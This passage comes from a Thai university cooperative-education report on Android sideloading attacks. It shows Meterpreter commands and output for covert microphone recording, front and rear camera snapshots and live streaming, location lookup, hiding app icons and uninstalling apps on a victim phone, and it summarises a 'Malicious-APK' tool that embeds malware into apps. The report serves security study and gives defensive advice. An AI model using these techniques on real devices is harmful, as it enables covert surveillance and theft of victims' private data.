


รูปที่ 4.43 ไฟล์ภาพหน้าจอที่จับได้

จากรูปที่ 4.42 และรูปที่ 4.43 แสดงการจับภาพหน้าจอของเครื่องเป้าหมาย โดยภาพที่จับได้จะอยู่ในโฟลเดอร์บนเครื่องผู้โจมตีดังรูป

```
meterpreter > set_audio_mode
[*] Ringer mode was changed to 1!
```

รูปที่ 4.44 การเปลี่ยนโหมดเสียงของเครื่องเป้าหมาย



รูปที่ 4.45 ข้อความแสดงการเปลี่ยนโหมดเสียง

จากรูปที่ 4.44 และรูปที่ 4.45 แสดงการเปลี่ยนโหมดเสียงของเครื่องเป้าหมาย เมื่อทำการเปลี่ยนโหมดเสียงจะมีข้อความแจ้งเตือน จากรูปทำการเปลี่ยนจากโหมดสั่นเป็นโหมดเปิดเสียง


```
meterpreter > play /home/kali/Downloads/NOKIA.wav
[*] Playing /home/kali/Downloads/NOKIA.wav...
[*] Done
```

รูปที่ 4.46 การเล่นไฟล์เสียงบนเครื่องเป้าหมาย

จากรูปที่ 4.46 ทำการเล่นไฟล์เสียง NOKIA.wav เป็นบนเครื่องหมาย สามารถสั่งเล่นได้ไม่ว่าผู้ถูกโจมตีจะทำการใช้งานฟังก์ชันอื่นบนเครื่องอยู่

```
meterpreter > record_mic -d 10 -f record.wav
[*] Starting...
[*] Stopped
Audio saved to: /home/kali/Desktop/CDIC/MaliciousAPK/record.wav
```


รูปที่ 4.47 การบันทึกเสียงจากเครื่องเป้าหมาย



รูปที่ 4.48 ไฟล์เสียงที่ทำการบันทึก

จากรูปที่ 4.47 และรูปที่ 4.48 แสดงการบันทึกเสียงจากเครื่องเป้าหมายโดยไม่จำเป็นต้องเปิดแอปพลิเคชันบันทึกเสียง โดยต้องทำการกำหนดเวลาที่ต้องการบันทึกและจะได้ไฟล์เสียงเป็น .wav

รูปที่ 4.49 การหาพิกัดตำแหน่งของเครื่องเป้าหมาย



รูปที่ 4.50 ระบุพิกัดบน Google Map


จากรูปที่ 4.49 และรูปที่ 4.50 แสดงการหาพิกัดตำแหน่งของเครื่องเป้าหมาย โดยจะได้พิกัดเป็นเลขละติจูดและลองจิจูด จากนั้นนำพิกัดไประบุบน Google Map เพื่อให้ได้หมุดตำแหน่งที่อยู่

```
meterpreter > webcam_snap -i 1 -q 100 -p snapback.jpeg
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/Desktop/CDIC/MaliciousAPK/snapback.jpeg
```

รูปที่ 4.51 การถ่ายรูปจากกล้องหลังของเครื่องเป้าหมาย

```
meterpreter > webcam_snap -i 2 -q 100 -p snapfront.jpeg
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/Desktop/CDIC/MaliciousAPK/snapfront.jpeg
```

รูปที่ 4.52 การถ่ายรูปจากกล้องหน้าของเครื่องเป้าหมาย



รูปที่ 4.53 ไฟล์รูปที่ได้จากการถ่ายรูป


จากรูปที่ 4.51 ถึงรูปที่ 4.53 แสดงการถ่ายรูปจากกล้องถ่ายรูปของเครื่องเป้าหมายโดยไม่จำเป็นต้องเปิดแอปพิลเคชันกล้องถ่ายรูป สามารถกำหนดถ่ายได้ทั้งกล้องหน้าและกล้องหลัง

```
meterpreter > webcam_stream -i 1 -q 100
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/Desktop/CDIC/MaliciousAPK/XoUyGqpH.html
[*] Streaming...
```

รูปที่ 4.54 การสตรีมกล้องหน้าของเครื่องเป้าหมาย

```
meterpreter > webcam_stream -i 2 -q 100
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/Desktop/CDIC/MaliciousAPK/tQOXAsvc.html
[*] Streaming...
```

รูปที่ 4.55 การสตรีมกล้องหลังของเครื่องเป้าหมาย



รูปที่ 4.56 หน้าแสดงการสตรีมกล้องแบบ Real-Time

จากรูปที่ 4.54 ถึงรูปที่ 4.56 แสดงการสตรีมกล้องของเครื่องเป้าหมายแบบ Real-Time โดยไม่จำเป็นต้องเปิดแอปพิลเคชันกล้องถ่ายรูป ทำให้ผู้ถูกโจมตีไม่สามารถรู้ได้ว่ากล้องมีการเปิดทำงานอยู่ และสามารถกำหนดการสตรีมได้ทั้งกล้องหน้าและกล้องหลัง

```
meterpreter > app_list
Application List
================

  Name                          Package                                 Running  IsSystem
  ----                          -------                                 -------  --------
  Android Accessibility Suite   com.google.android.marvin.talkback      false    true
  Android HwResolver            com.huawei.android.internal.app         false    true
  Android Services Library      com.google.android.ext.services         false    true
  Android Shared Library        com.google.android.ext.shared           false    true
  Android System                android                                 false    true
  Android System WebView        com.google.android.webview              false    true
  Basic Daydreams               com.android.dreams.basic                false    true
  BeautyPlus                    com.commsource.beautyplus               false    false
```

รูปที่ 4.57 แสดงแอปพลิเคชันทั้งหมดบนเครื่อง

จากรูปที่ 4.57 แสดงแอปพลิเคชันทั้งหมดบนเครื่องเป้าหมาย โดยแสดงรายละเอียดข้อมูลชื่อ Package ของแอปพลิเคชัน รวมไปถึงข้อมูลการทำงานและการแสดงบนระบบของแอปพลิเคชันนั้น ๆ

```
meterpreter > hide_app_icon
[*] Activity Twitter was hidden
```


รูปที่ 4.58 การซ่อนไอคอนแอปพลิเคชัน


```
Application List
================

  Name                          Package                              Running  IsSystem
  ----                          -------                              -------  --------
  Themes                        com.huawei.android.thememanager      false    true
  Translate                     com.google.android.apps.translate    false    false
  Twitter                       com.twitter.android                  true     false
  Unfollow                      app.follow.unfollow                  false    false
```

รูปที่ 4.59 แสดงแอปพลิเคชันที่ทำงานบนเครื่อง

จากรูปที่ 4.58 และรูปที่ 4.59 แสดงการซ่อนไอคอนของแอปพลิเคชัน กรณีที่ผู้โจมตีทำการติดตั้งแอปพลิเคชันอื่น ๆ เพิ่มเติมลงบนเครื่องเป้าหมายแต่ไม่ต้องการให้ผู้ถูกโจมตีทราบสามารถทำการซ่อนไอคอนของแอปพลิเคชัน โดยที่แอปพลิเคชันนั้นจะยังทำงานอยู่แต่ไม่แสดงบนระบบ

```
meterpreter > app_uninstall com.metasploit.stage
[+] Request Done.
```

รูปที่ 4.60 การลบการติดตั้งแอปพลิเคชัน



รูปที่ 4.61 ข้อความแสดงการลบการติดตั้งแอปพลิเคชัน

จากรูปที่ 4.60 และรูปที่ 4.61 แสดงการลบการติดตั้งแอปพลิเคชัน โดยทำการกำหนดตามชื่อ Package ของแอปพลิเคชันนั้น ๆ เมื่อส่ง Request ไประบบจะแสดงข้อความสอบถามความต้องการเพื่อลบการติดตั้งแอปพลิเคชัน

บทที่ 5

สรุปผลและข้อเสนอแนะโครงงานสหกิจศึกษา

หัวข้อสหกิจศึกษานี้ถูกจัดทำเพื่อศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์ ภายใต้การกำกับดูแลของ บริษัท เอซิส โปรเฟสชั่นนัล เซ็นเตอร์ จำกัด โดยสรุปผลออกมาเป็นดังนี้

5.1 สรุปผลการปฏิบัติงานสหกิจศึกษา

Malicious-APK เป็นเครื่องมือแบบ Automated ที่ใช้งานบน Kali Linux สำหรับการสร้าง Android Application (APK) ที่ทำการฝังมัลแวร์โดยเฉพาะ โดยการใช้งานจำเป็นจะต้องติดตั้งเครื่องมือเพิ่มเติมอื่น ๆ เช่น Metasploit Framework, Zenity, Xterm และ Apktool ซึ่งจะทำการตรวจสอบและติดตั้งอัตโนมัติหากไม่พบการติดตั้งเครื่องมือเพิ่มเติมนั้น ๆ โดย Malicious-APK มีฟังก์ชันการทำงานทั้งหมด 3 ฟังก์ชัน ได้แก่ Generate Payload APK, Create New Payload APK และ Start Listener ซึ่งจะได้ผลลัพธ์จากการใช้งานเครื่องมือ Malicious-APK ออกมาเป็นไฟล์ APK ที่มีมัลแวร์แฝงอยู่ จากนั้นจะต้องทำการเผยแพร่ไฟล์ APK นี้ให้เหยื่อทำการดาวน์โหลดและติดตั้งบนอุปกรณ์ของตนเองเพื่อให้ผู้โจมตีสามารถเข้าถึงข้อมูลภายในอุปกรณ์ของเหยื่อได้ ซึ่งเป็นการจำลองในลักษณะเดียวกันกับการโจมตีด้วย Sideloading เพื่อให้ตระหนักถึงอันตรายของการ Sideloading

โดยการป้องกันอันตรายจากมัลแวร์บนสมาร์ทโฟนเบื้องต้นสามารถทำได้โดยไม่คลิกหรือดาวน์โหลดไฟล์หรือแอปพลิเคชันจากแหล่งที่ไม่น่าเชื่อถือ อัปเดตระบบปฏิบัติการและแอปพลิเคชันอยู่เสมอ ตรวจสอบสิทธิ์ที่แอปพลิเคชันขอเข้าถึง และติดตั้งโปรแกรมตรวจสอบอันตรายบนอุปกรณ์

สำหรับการทำสหกิจศึกษาในครั้งนี้ทำให้ผู้จัดทำได้รับความรู้เกี่ยวกับกระบวนการทำงานของ Android Application วิธีการในการสร้างช่องโหว่ของระบบลงภายใน APK อันตรายจากการ Sideload Application และการพัฒนา Automated Script รวมไปถึงได้รับความรู้เกี่ยวกับด้าน Cybersecurity และการทำงานในตำแหน่ง Penetration Tester

5.2 ข้อจำกัดของการศึกษา

1) แอปพลิเคชันต้นฉบับที่จะนำมาทำการสร้างมัลแวร์แอปพลิเคชัน หากเป็นเวอร์ชันล่าสุดอาจไม่สามารถทำการลงนามแอปพลิเคชันได้ เนื่องจากแอปพลิเคชันมีความซับซ้อนมากยิ่งขึ้น
2) กรณีติดตั้งแอปพลิเคชันไม่ได้อาจเกิดจากมีการติดตั้งแอปพลิเคชันที่ใช้ใบรับรองเดียวกันอยู่ภายในเครื่อง ซึ่งเป็นปัญหาจากการลงนามแอปพลิเคชัน

5.3 ข้อเสนอแนะ

หากนำเครื่องมือไปพัฒนาต่อยอดสามารถพัฒนาในส่วนการเข้าถึงการแสดงหน้าจอโทรศัพท์ของผู้ถูกโจมตีแบบ Real-time เพื่อเข้าถึงข้อมูลมากยิ่งขึ้นได้ ซึ่งสามารถนำไปประยุกต์กับการโจมตีลักษณะเดียวกันกับ Keylogger และเพื่อศึกษามุมมองและวิธีการที่ใช้ในการโจมตีลักษณะดังกล่าว

เอกสารอ้างอิง

Buckbee, M. 2020. **What is Metasploit? The Beginner's Guide**. [Online]. Available https://www.varonis.com/blog/what-is-metasploit

Butler, S. 2022. **What Is Sideloading, and What Are the Risks?**. [Online]. Available https://www.howtogeek.com/773639/what-is-sideloading-and-should-you-do-it/

ETDA. 2021. **มัลแวร์ คือ อะไร**. [Online]. Available https://www.etda.or.th/th/Useful-Resource/What-Is-Malware.aspx

ETDA. 2022. **สถิติภัยคุกคาม - สธพอ**. [Online]. Available https://www.etda.or.th/th/Our-Service/thaicert/stat.aspx

Forgette, B. 2022. **Smali the Parseltongue Language**. [Online]. Available https://blog.quarkslab.com/smali-the-parseltongue-language.html

Google Developers. 2022. **Application Fundamentals**. [Online]. Available https://developer.android.com/guide/components/fundamentals

Google Developers. 2022. **Application Signing**. [Online]. Available https://source.android.com/docs/security/features/apksigning

Google Developers. 2022. **Permissions on Android**. [Online]. Available https://developer.android.com/guide/topics/permissions/overview

Google Developers. 2022. **Sign your app**. [Online]. Available https://developer.android.com/studio/publish/app-signing

Google Developers. 2022. **Zipalign: an easy optimization**. [Online]. Available https://android-developers.googleblog.com/2009/09/zipalign-easy-optimization.html

IBM. 2022. **xterm Command**. [Online]. Available https://www.ibm.com/docs/en/aix/7.2?topic=x-xterm-command

Jung, J.H., Kim, J.Y., Lee, H.C. and Yi, J.H. 2013. **Repackaging Attack on Android Banking Applications and Its Countermeasures.** Wireless Pers Commun. 73: 1421–1437.

JavaTpoint. 2022. **Android Operating System**. [Online]. Available https://www.javatpoint.com/android-operating-system

JavaTpoint. 2022. **Bash Scripting**. [Online]. Available https://www.javatpoint.com/bash-scripting

เอกสารอ้างอิง (ต่อ)

Kali. 2022. **Apktool**. [Online]. Available https://www.kali.org/tools/apktool/

Kali. 2022. **What is Kali Linux?**. [Online]. Available https://www.kali.org/docs/introduction/what-is-kali-linux/

Kumara, V. 2021. **Zenity Linux Command**. [Online]. Available https://blog.devops.dev/zenity-linux-command-5b9182d232f8

Mindphp.Com. 2020. **VMWare (วีเอ็มแวร์) คืออะไร โปรแกรมจำลองเครื่องคอมพิวเตอร์เสมือน vSphere**. [Online]. Available https://www.mindphp.com/บทความ/virtual-machine/5016-vmware.html

Numkingston. 2021. **Sideloading คืออะไร ? มีประโยชน์อย่างไร ? มีความเสี่ยงมากน้อยแค่ไหน ?**. [Online]. Available https://tips.thaiware.com/1758.html

OffensiveSecurity. 2022. **Msfvenom**. [Online]. Available https://www.offensive-security.com/metasploit-unleashed/msfvenom/

Oracle. 2022. **Keytool**. [Online]. Available https://docs.oracle.com/javase/8/docs/technotes/tools/unix/keytool.html

Oracle. 2022. **Jarsigner**. [Online]. Available https://docs.oracle.com/javase/7/docs/technotes/tools/windows/jarsigner.html

Praveenruhil. 2021. **Android Architecture**. [Online]. Available https://www.geeksforgeeks.org/android-architecture/

Qamar, A., Karim, A. and Chang, V. 2019. **Mobile malware attacks: Review, taxonomy & future directions**. Future Generation Computer Systems. 97: 887-909.

Richasalan57. 2022. **Difference Between Bind Shell and Reverse Shell**. [Online]. Available https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/

Saini, S. 2022. **What Is msfvenom? How To Use It?**. [Online]. Available https://blog.knoldus.com/what-is-msfvenom-how-to-use-it/

Stegner, B. 2022. **What Is an APK File and What Does It Do? Explained**. [Online]. Available https://www.makeuseof.com/tag/what-is-apk-file/

ภาคผนวก

งานทะเบียนคณะวิทยาศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

คำรับรองเล่มสหกิจศึกษา

วันที่....1....เดือน.....มิถุนายน.....พ.ศ....2566....

ข้าพเจ้า นางสาว.....ภัทรพร.....ภัทรกวิน..... รหัสประจำตัว.....62050207.....

นักศึกษาหลักสูตรวิทยาศาสตรบัณฑิต สาขาวิชา.....วิทยาการคอมพิวเตอร์.....ภาควิชา.....วิทยาการคอมพิวเตอร์..... ขอรับรองว่าสหกิจศึกษา เรื่อง

ชื่อภาษาไทย...การศึกษาการสร้างช่องโหว่ของระบบสำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์

ชื่อภาษาอังกฤษ....A STUDY OF SIDELOADING ATTACKS FOR APPLICATIONS ON ANDROID OPERATING SYSTEM.....

ปีการศึกษา.....2565.....

เป็นผลงานวิจัยที่มิได้คัดลอกหรือละเมิดลิขสิทธิ์ของผู้อื่นและได้ผ่านการตรวจสอบความซ้ำซ้อนเรียบร้อยแล้ว และได้แนบเอกสารการตรวจสอบการลอกเลียนงานวรรณกรรมที่ตรวจสอบจากเล่มโครงงานพิเศษ/ปัญหาพิเศษ/สหกิจศึกษา ฉบับสมบูรณ์แล้ว

โปรแกรมอักขราวิสุทธิ์.....0.68.....%

ลงชื่อ.....ภัทรพร ภัทรกวิน.....

(ภัทรพร ภัทรกวิน)

นักศึกษา

ข้าพเจ้า ผศ.ดร.....ปัทมา...เจริญพร..... อาจารย์ที่ปรึกษาสหกิจศึกษา ได้ตรวจสอบสหกิจศึกษาของนักศึกษาข้างต้น แล้ว ขอรับรองว่าเป็นผลงานวิจัยของนักศึกษาจริงและมีเนื้อหาสมบูรณ์ จึงลงชื่อไว้เป็นหลักฐาน

ลงชื่อ.....

อาจารย์ที่ปรึกษา